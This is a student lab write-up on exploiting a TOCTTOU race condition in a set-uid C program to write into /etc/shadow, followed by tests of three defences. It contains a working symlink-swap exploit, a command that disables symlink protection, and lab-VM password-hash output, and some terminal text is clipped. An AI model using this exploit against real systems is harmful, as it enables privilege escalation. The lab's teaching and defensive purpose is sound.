

Initial Setup:

We need to disable to the symlink protection for the system which we want to perform this attack

```
$ sudo sysctl -w fs.protected_symlinks=0
```

After changing the protection we will be using a program which checks before opening the file.

```
/* vulp.c */
#include <stdio.h>
#include <unistd.h>
#include <string.h>
int main()
{
    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;
    /* get user input */
    scanf("%50s", buffer );
    if(!access(fn, W_OK)){
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
    else printf("No permission \n");
}
```

I named the program as vulp.c compiled the program, changed the owner of the compiled file to windows and gave it set-uid privileges.

Task 1: Exploit the Race Condition Vulnerabilities


Aim: to add a new user to /etc/shadow by using Race Condition vulnerability and using set uid privileged program.

Observation: In order to perform race condition vulnerability attack I will be using two programs as shown in below picture. One helps me to write the data in to the desired location using set-uid privileges to write. The second program we are using as show in below picture is used in create links and unlinking the file which we want to target and destroy the link once the task is down. According to the Race condition theory we are trying to write into the file using

multiple hops by creating links and destroying to satisfy the check conditions in the set uid program till we achieve what desired.

We are basically attacking the time between Time-of-check to Time-of-use (ToCtoU).

According to my request of my lab we are supposed to write "CS532-Lab"



```
[10/31/19]seed@VM:~/racec$ cat loop.sh
#!/bin/sh
i=0
while [ $i -lt 100000 ]
do
./vulp <pass.txt &
i = 'expr $i +1'
done

echo "stop it now, it's done"
[10/31/19]seed@VM:~/racec$ cat exploit.c
#include <stdio.h>
#include <sys/param.h>
#include <unistd.h>

void exploit()
{
    while(1)
    {
        unlink("/tmp/XYZ");
        symlink("/home/seed/racec/pass.txt", "/tmp/XYZ");
        usleep(10000);
        unlink("/tmp/XYZ");
        symlink("/etc/shadow", "/tmp/XYZ");
        usleep(10000);
    }
}

void main()
{
    exploit();
}

[10/31/19]seed@VM:~/racec$
```

We will be running both programs simultaneously in two different terminals to perform this attack. We can observe the result in the next picture.

```
dnsmasq*:17212:0:99999:7:::
colord*:17212:0:99999:7:::
speech-dispatcher!:17212:0:99999:7:::
hplip*:17212:0:99999:7:::
kernoops*:17212:0:99999:7:::
pulse*:17212:0:99999:7:::
rtkit*:17212:0:99999:7:::
saned*:17212:0:99999:7:::
usbmux*:17212:0:99999:7:::
seed:$6$wDRrWCQz$IsBXp9.9wz9SGrF.nbihpoN5w.zQx02sht4cTY8qI7YKh00wN/sfYvDeCAcEo2QYzCfp
vboxadd!:17372:::
telnetd*:17372:0:99999:7:::
sshd*:17372:0:99999:7:::
ftp*:17372:0:99999:7:::
bind*:17372:0:99999:7:::
mysql!:17372:0:99999:7:::

Cs532-Lab
Cs532-Lab
Cs532-Lab
Cs532-Lab
Cs532-Lab
Cs532-Lab
Cs532-Lab
Cs532-Lab
Cs532-Lab
Cs532-Lab
Cs532-Lab
Cs532-Lab
Cs532-Lab
Cs532-Lab
Cs532-Lab
Cs532-Lab
Cs532-Lab
Cs532-Lab[10/31/19]seed@VM:~/racec$ █
```

According to our lab I gave input as Cs532-Lab, what if I could create a new user with root privileges. That would be a total compromise of the server/system.

Task 2: Protection Mechanism A: Repeating

Aim: In this task we are supposed to have multiple check commands before we are supposed to use the file.

Observation: As we are using multiple check conditions before we do something with the file, so we are practically decreasing the probability of getting into writing the file. I just added multiple if statement to check the file whether the file we are using is accurate or not.

```
[10/31/19]seed@VM:~/racec$ cat loop2.sh
#!/bin/sh
```

```
i=0
while [ $i -lt 100000 ]
do
./vulp2 <pass.txt &
i = 'expr $i +1'
done

echo "stop it now, it's done"
[10/31/19]seed@VM:~/racec$
```

```
[10/31/19]seed@VM:~/racec$ cat vulp2.c
#include <stdio.h>
#include <unistd.h>
#include <string.h>
int main()
{
char * fn = "/tmp/XYZ";
char buffer[60];
FILE *fp;
/* get user input */
scanf("%50s", buffer );
if(!access("/tmp/XYZ",W_OK)){
fp = fopen(fn, "a+");
}
if(!access("/tmp/XYZ",W_OK)){
fp = fopen(fn, "a+");
}
if(!access("/tmp/XYZ",W_OK)){
fp = fopen(fn, "a+");
fwrite("\n", sizeof(char), 1, fp);
fwrite(buffer, sizeof(char), strlen(buffer), fp);
fclose(fp);
}
else printf("No permission \n");
}

[10/31/19]seed@VM:~/racec$
```

As said we can see there are multiple checking statement where as in my case those are IF statements before using the file.

```
not found
loop3.sh: 7: ./loop3.sh: i: not found
loop3.sh: 7: ./loop3.sh: i: not found
loop3.sh: 7: ./loop3.sh: No permission
permission
permission
permission
not found
permission
permission
loop3.sh: 7: ./loop3.sh: i: not found
loop3.sh: 0: ./loop3.sh: Cannot fork
permission
permission
permission
permission
permission
permission
0/31/19]seed@VM:~/racec$ cat /etc/shadow
t: /etc/shadow: Permission denied
0/31/19]seed@VM:~/racec$ sudo cat /etc/shadow
ot:$6$NrF4601p$.vDnKEtVFC2bXslxRuT4FcBqPpxLqW05IoECr0XKzEE05wj8aU3GRHW2BaodUn4K3vgYEjwPspr/kqzAqtcu.:17400:0:99999:7:::
emon:*.17212:0:99999:7:::
n:*.17212:0:99999:7:::
```

```
seed:$6$wDRrWCQz$I5BXp9.9wz9SGrF.nbihpoN5w.zQx02sht4cTY8qI7YKh00wN/sfYvDeCacEo2QYzCfpZoaEVJ8sbCT7
vboxadd:!:17372:~::~:
telnetd:*.17372:0:99999:7:::
sshd:*.17372:0:99999:7:::
ftp:*.17372:0:99999:7:::
bind:*.17372:0:99999:7:::
mysql:!:17372:0:99999:7:::
[10/31/19]seed@VM:~/racec$
```

we can observe that even after running the program we are not able to add the data which we wanted to add to the destination file i.e., /etc/shadow according to my program.

Task 3: Protection Mechanism B: Principle of Least Privilege

Aim: To check whether the user who is running this program has set-uid privileges or not.

```
[10/31/19]seed@VM:~/racec$ cat vulp3.c
#include <stdio.h>
#include <unistd.h>
#include <string.h>
int main()
{
char * fn = "/tmp/XYZ";
char buffer[60];
FILE *fp;
/* get user input */
scanf("%50s", buffer );
uid_t euid= geteuid();
uid_t uid=getuid();
setuid(uid);
if(!access(fn, W_OK)){
fp = fopen(fn, "a+");
fwrite("\n", sizeof(char), 1, fp);
fwrite(buffer, sizeof(char), strlen(buffer), fp);
fclose(fp);
}
else printf("No permission \n");
}
[10/31/19]seed@VM:~/racec$
```

Observation:

As the program is checking whether the user who is running this program has privileges to run a set-uid program or not. We are making sure that the user is only able to run even the set-uid program with the privileges, he/she is assigned to only which is shown in the above screenshot.

Task 4: Protection Mechanism C: Ubuntu's Built-in Scheme

Aim: In this task we are checking whether the built-in scheme of Ubuntu is not allowing to perform Race Condition Vulnerability attack. So we are activating the Ubuntu's built-in scheme.

```
terminal
[10/31/19]seed@VM:~/racec$ sudo sysctl -w fs.protected_symlinks=1
[sudo] password for seed:
fs.protected_symlinks = 1
[10/31/19]seed@VM:~/racec$ ./exploit
```

```

i: not found
./loop.sh: 7: ./loop.sh: i: not found
./loop.sh: 7: ./loop.sh: i: not found
./loop.sh: 7: ./loop.sh: No permission
No permission
i: not found
./loop.sh: 7: ./loop.sh: i: not found
./loop.sh: 0: ./loop.sh: Cannot fork
No permission
No permission
No permission
No permission
No permission
[10/31/19]seed@VM: /racec$ cat /etc/shadow

```

```

cutorc:!:17212:0:99999:7:::
speech-dispatcher:!:17212:0:99999:7:::
hplip:!:17212:0:99999:7:::
kernoops:!:17212:0:99999:7:::
pulse:!:17212:0:99999:7:::
rtkit:!:17212:0:99999:7:::
saned:!:17212:0:99999:7:::
usbmux:!:17212:0:99999:7:::
seed:$6$wDRrWCQz$IsBXp9.9wz9SGrF.nbihpoN5w.zQx02sht4cTY8qI7YKh00wN/sfYvDeCAcEo2QYzCfpZoaEVJ8sbCT7hkxXY/:17372:0:99999:7:::
vboxadd:!:17372:0:99999:7:::
telnetd:!:17372:0:99999:7:::
sshd:!:17372:0:99999:7:::
ftp:!:17372:0:99999:7:::
bind:!:17372:0:99999:7:::
mysql:!:17372:0:99999:7:::
[10/31/19]seed@VM:~/racec$

```

We perform the same attack as we did in the Task 1. But we can observe that the attack is not successful due to the protection of syslinks are turned on.

The main motto of turning on the Symmlink protection is to not allow the normal user to symlink in the sticky world –writable directory i.e., we can create symlink in the your personal files but you can create links to the files that are accessible to everyone.